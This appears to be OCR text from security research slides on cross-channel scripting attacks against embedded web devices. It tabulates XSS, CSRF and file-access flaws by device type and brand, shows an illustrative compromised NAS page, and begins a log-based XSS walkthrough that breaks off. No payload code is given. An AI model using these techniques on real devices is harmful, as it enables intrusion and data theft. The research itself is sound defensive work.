


Cross Channel Scripting (XCS) illustrated


LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP

XCS illustrated



Attack result



http://[redacted]/cgi-bin/browse?share=share

Hello!


We now own your secret data. For example:

EDmin - secret/


[To Parent Directory]

```
 01/09/2000  22:50:05               7.7k secret code.exe
```

XCS: cross-channel scripting



Devices as stepping stones



Brands

D-Link®
DELL
IBM
SAMSUNG
SMC®
Networks
cisco
NETGEAR®
Connect with Innovation™
インターネット、もっと使いやすく
BUFFALO™
intel®

Devices

Vulnerabilities by category

Type	Num	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	⚫	⚫	⚫			⚫
Photo	3	⚫	⚫	⚫	⚫	⚫	⚫
NAS	5	⚫	⚫	⚫	⚫	🔵	⚫
Router	1	🔵	🔵	🔵			🔵
IP camera	3		⚫			🔵	⚫
IP phone	1	🔵	🔵	🔵			🔵
Switch	4	⚫	⚫	⚫			⚫
Printer	3	⚫	⚫		⚫		⚫

🔵 one vulnerability

⚫ many vulnerability

Devices by Brand

Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								✓
Buffalo			✓					
D-Link	✓		✓					
Dell		✓						
eStarling					✓			
HP						✓		
IBM		✓						
Intel		✓						
Kodak					✓			
LaCie			✓					
Linksys	✓		✓	✓			✓	
Netgear								✓
Panasonic	✓							
QNAP			✓					
Samsung	✓							
SMC								✓
TrendNet								✓

Attack surface

- Confidentiality
- Integrity
- Availability
- Access control
- Attribution

Attack surface result

Confidentiality	5	Steal private data
Integrity	22	Reconfigure device
Availability	18	Reboot device
Access control	23	Access files without password
Attribution	22	Don’t log access

Illustrative Attacks

Login+Log XSS

Quick warm-up: LOM


LOM basics

Log XSS

Login+Log XSS

LOM basics

- Lights-out recovery, maintenance, inventory tracking
- PCI card and chipset varieties available
- Separate NIC and admin login*
- Low-security default settings
- Motherboard connection
- Usually invisible to OS




Login+Log XSS

Log XSS

- Known for a decade
- Traditionally injected via DNS
- Also see recent IBM BladeCenter advisory

http://www.cert.fi/en/reports/2009/vulnerability2009029.html

Persistant Log-based XSS




1 Attacker attempts to login as user
